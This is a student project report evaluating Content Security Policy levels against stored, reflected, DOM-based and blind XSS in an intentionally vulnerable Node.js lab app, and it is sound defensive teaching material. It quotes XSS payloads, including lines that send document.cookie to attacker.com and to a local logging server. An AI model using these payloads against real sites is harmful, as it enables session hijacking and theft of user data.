WEB APPLICATION PENETRATION TESTIG
(CSE 460)

Project Report

Title : Evaluate Content Security Policy (CSP) effectiveness against XSS attacks.

Submitted To

Bhaskara Santhosh Egala
Department of CSE
SRM University-AP

Submitted By

Name : Sri Venkata Rishidha Addanki

Reg No. : AP22110011150

Project Report

Project Title: Evaluate Content Security Policy (CSP) effectiveness against XSS attacks.

Introduction

This project demonstrates the impact of Cross-Site Scripting (XSS) vulnerabilities, including Stored, Reflected, DOM-based, and Blind XSS, and evaluates the effectiveness of Content Security Policy (CSP) in mitigating these threats. The project comprises a web application with four pages, each implementing a different CSP level (No CSP, Basic, Moderate, and Strict), an admin panel to illustrate risks to privileged interfaces, and a logging server to capture Blind XSS payloads. This report outlines the project objectives, methodology, findings, recommendations, and conclusions, providing a professional analysis of XSS vulnerabilities and CSP protections.

Project Objectives

The objectives of this project are as follows:

1. Demonstrate Stored, Reflected, DOM-based, and Blind XSS vulnerabilities in a controlled environment.
2. Assess the effectiveness of varying CSP configurations in preventing XSS attacks.
3. Illustrate the risks of XSS in privileged interfaces, such as admin panels.
4. Provide an educational resource for understanding XSS vulnerabilities and implementing secure web development practices.

Project Description

The project consists of a web application developed using Node.js, Express, and EJS templating, with the following components:


1. XSS Demonstration Pages

Four web pages were created to test Stored and Reflected XSS vulnerabilities under different CSP configurations:

- **No CSP** (`index.ejs`): No CSP headers, permitting all XSS payloads to execute.
- **Basic CSP** (`basic-csp.ejs`): Permits inline scripts via `script-src 'self' 'unsafe-inline'`, allowing some XSS vectors.
- **Moderate CSP** (`moderate-csp.ejs`): Restricts inline scripts with `script-src 'self'`, allowing only same-origin scripts.
- **Strict CSP** (`strict-csp.ejs`): Enforces nonce-based validation with `script-src 'self' 'nonce-xxxx'`, providing robust protection.

Each page includes:

- A comment submission form (`xss-form.ejs`) vulnerable to Stored XSS, enabling malicious input such as `<script>alert('XSS')</script>`.
- A comments section (`comments.ejs`) that renders user input unsafely, facilitating Stored XSS.
- A Reflected XSS form (`xss-form.ejs`) that unsafely echoes input, enabling payloads like `<img src='x' onerror='alert(1)'>`.
- Sample payloads for testing, including `<div onclick="alert('XSS')">Click me</div>`.



2. DOM-Based XSS Testing Page

A dedicated page (`dom-xss-form.ejs`) demonstrates DOM-based XSS vulnerabilities:

- **Vulnerable Methods**: Utilizes `innerHTML`, `document.write`, `setAttribute`, `eval`, and `setTimeout` to process user input unsafely.
- **Safe Methods**: Employs `textContent`, `innerText`, and a custom sanitization function to demonstrate secure practices.
- **Test Payloads**: Includes `<svg onload=alert('XSS')>` and `javascript:alert('XSS')` to trigger DOM-based XSS.

3. Admin Panel

The admin panel (`admin.ejs`) simulates a privileged interface vulnerable to Stored and Blind XSS:

- Renders all user-submitted comments without sanitization, executing malicious payloads.

- Includes admin-only JavaScript functions, such as `deleteAllComments`, exploitable via XSS.
- Supports Blind XSS testing with payloads like `<img src="x" onerror="fetch('http://localhost:9000/log', {method: 'POST', body: JSON.stringify({data: document.cookie})})">`.

4. Blind XSS Logging Server

A logging server (`index.js`) captures Blind XSS payloads:

- Operates on port 9000, accepting POST requests at `/log`.
- Stores payloads, user agents, and timestamps, accessible via a `/logs` endpoint.
- Facilitates testing of Blind XSS by logging data sent from admin panel interactions.

5. Main Index Page

The main page (`main-index.ejs`) provides an entry point with a card-based interface linking to each CSP demonstration page, styled with CSS for enhanced user experience.

Methodology

The project was developed and evaluated using the following approach:

1. **Development**:
   - Utilized EJS for modular templating with partials (`head.ejs`, `header.ejs`, `footer.ejs`, etc.).
   - Configured server-side CSP headers to enforce different protection levels.
   - Implemented JavaScript logic for DOM-based XSS and the Blind XSS logging server.
2. **Testing**:
   - Injected XSS payloads (e.g., `<script>alert('XSS')</script>`, `<img src="x" onerror="alert('XSS')">`) into comment and Reflected XSS forms.
   - Tested DOM-based XSS by submitting payloads through input fields on the DOM XSS page.
   - Evaluated Blind XSS by injecting payloads into the comment form and verifying data capture on the logging server.
   - Simulated admin panel attacks to assess privilege escalation risks.
3. **Analysis**:
   - Documented the success or failure of XSS payloads under each CSP configuration.
   - Analyzed the impact of vulnerable JavaScript methods versus secure alternatives.
   - Reviewed logging server data to confirm Blind XSS execution.

Findings

The testing yielded the following observations:

1. No CSP Configuration

- **Observation**: All XSS payloads, including script tags, event handlers, and iframes, executed successfully.
- **Impact**: Complete lack of protection enables arbitrary JavaScript execution, facilitating session hijacking or data theft.
- **Example**: `<script>fetch('https://attacker.com?cookie='+document.cookie)</script>` could exfiltrate session cookies.

2. Basic CSP Configuration


- **Observation**: Inline scripts and event handlers (e.g., `<img src="x" onerror="alert('XSS')">`) executed due to `unsafe-inline`.
- **Mitigation**: Blocked external script sources, reducing some attack vectors.
- **Impact**: Limited protection permits common XSS payloads, such as `<div onclick="alert('XSS')">Click me</div>`.

3. Moderate CSP Configuration

- **Observation**: Inline scripts and event handlers were blocked, but same-origin scripts (e.g., `/js/script.js`) could execute.
- **Mitigation**: Significantly reduced the attack surface by disallowing inline JavaScript.
- **Impact**: Vulnerable to server-side compromises, such as hosting `<script src="/js/malicious.js"></script>`.

4. Strict CSP Configuration


- **Observation**: Virtually all XSS payloads were blocked due to nonce-based script validation.
- **Mitigation**: Only scripts with valid nonces executed, neutralizing most XSS vectors.
- **Impact**: Provides robust protection, though nonce management increases implementation complexity.
- **Example**: `<script>alert('XSS')</script>` and `<img src="x" onerror="alert('XSS')">` were blocked.



5. Reflected XSS


- **Observation**: Unsafely echoed input in the Reflected XSS form executed payloads like `<img src='x' onerror='alert(1)'>`.
- **Mitigation**: The safe output section used proper encoding, rendering payloads as text.

- **Impact**: Reflected XSS enables attackers to execute malicious code via crafted URLs or form submissions.
- **Example**: `http://localhost/?query=<script>alert('XSS')</script>` triggered in the vulnerable output.



6. DOM-Based XSS

- **Observation**:
  - Vulnerable methods (`innerHTML`, `document.write`, `setAttribute`, `eval`, `setTimeout`) executed payloads like `<img src=x onerror=alert('XSS')>`.
  - Safe methods (`textContent`, `innerText`, custom sanitization) prevented XSS execution.
- **Impact**: DOM-based XSS requires client-side validation, as CSP alone is insufficient.
- **Example**: `<svg onload=alert('XSS')>` executed in `innerHTML` but was neutralized in `textContent`.




7. Blind XSS

- **Observation**: Payloads like `<img src="x" onerror="fetch('http://localhost:9000/log', {method: 'POST', body: JSON.stringify({data: document.cookie})})">` sent data to the logging server when viewed in the admin panel.
- **Impact**: Blind XSS targets privileged users without requiring attacker interaction, enabling data exfiltration.


- **Example Log**:

```
{
  "payload": "{\"data\": \"session=admin123\"}",
  "userAgent": "Mozilla/5.0 ...",
  "createdAt": "2025-04-20T12:00:00Z"
}
```



8. Admin Panel Vulnerabilities

- **Observation**: Stored XSS payloads executed in the admin context, enabling access to admin-only functions like `deleteAllComments`.
- **Impact**: Blind XSS payloads exfiltrated sensitive data, highlighting the risks to privileged interfaces.
- **Example**: `<img src="x" onerror="alert('Admin compromised')">` triggered in the admin panel.



Recommendations

The following measures are recommended to mitigate XSS vulnerabilities:

1. **Adopt Strict CSP**:
   - Implement nonce-based or hash-based CSP with `script-src 'self' 'nonce-xxxx'`.
   - Avoid `unsafe-inline` and `unsafe-eval` directives.
2. **Sanitize User Input**:
   - Employ server-side sanitization libraries (e.g., DOMPurify) to remove malicious HTML/JavaScript.
   - Escape special characters (e.g., `<` to `<`) before rendering.
3. **Secure DOM Manipulation**:
   - Use `textContent` or `innerText` instead of `innerHTML` or `document.write`.
   - Validate URLs before setting attributes like `href` or `src`.
4. **Protect Privileged Interfaces**:
   - Enforce strict input validation and output encoding in admin panels.
   - Implement role-based access controls and isolated sessions for administrative functions.

5. **Monitor Blind XSS**:
    - Deploy logging servers to detect and analyze Blind XSS payloads.
    - Regularly audit admin interfaces for suspicious activity.
6. **Security Testing and Training**:
    - Utilize tools like OWASP ZAP or Burp Suite to identify XSS vulnerabilities.
    - Train developers on secure coding practices and emerging XSS techniques.

Conclusion

This project successfully demonstrated the severity of Stored, Reflected, DOM-based, and Blind XSS vulnerabilities and the critical role of Content Security Policy in their mitigation. The four CSP levels illustrated a clear progression in security, with Strict CSP offering the most effective protection. The admin panel and Blind XSS logging server highlighted the amplified risks to privileged users, emphasizing the need for comprehensive defenses. By adopting Strict CSP, input sanitization, secure DOM practices, and proactive monitoring, web applications can significantly reduce XSS risks. This project serves as a valuable educational resource for developers and security professionals seeking to understand and combat XSS vulnerabilities.

Acknowledgments

- **Technologies**: Node.js, Express, EJS, CSS, JavaScript, and browser developer tools.
- **References**: OWASP XSS Prevention Cheat Sheet, Mozilla CSP Documentation.

DEMO :

https://github.com/rishiiiidha/xss-vs-csp

https://drive.google.com/file/d/1dS5R73yPrv0dJ8hl6MBQsW8X-ZykkeHn/view?usp=sharing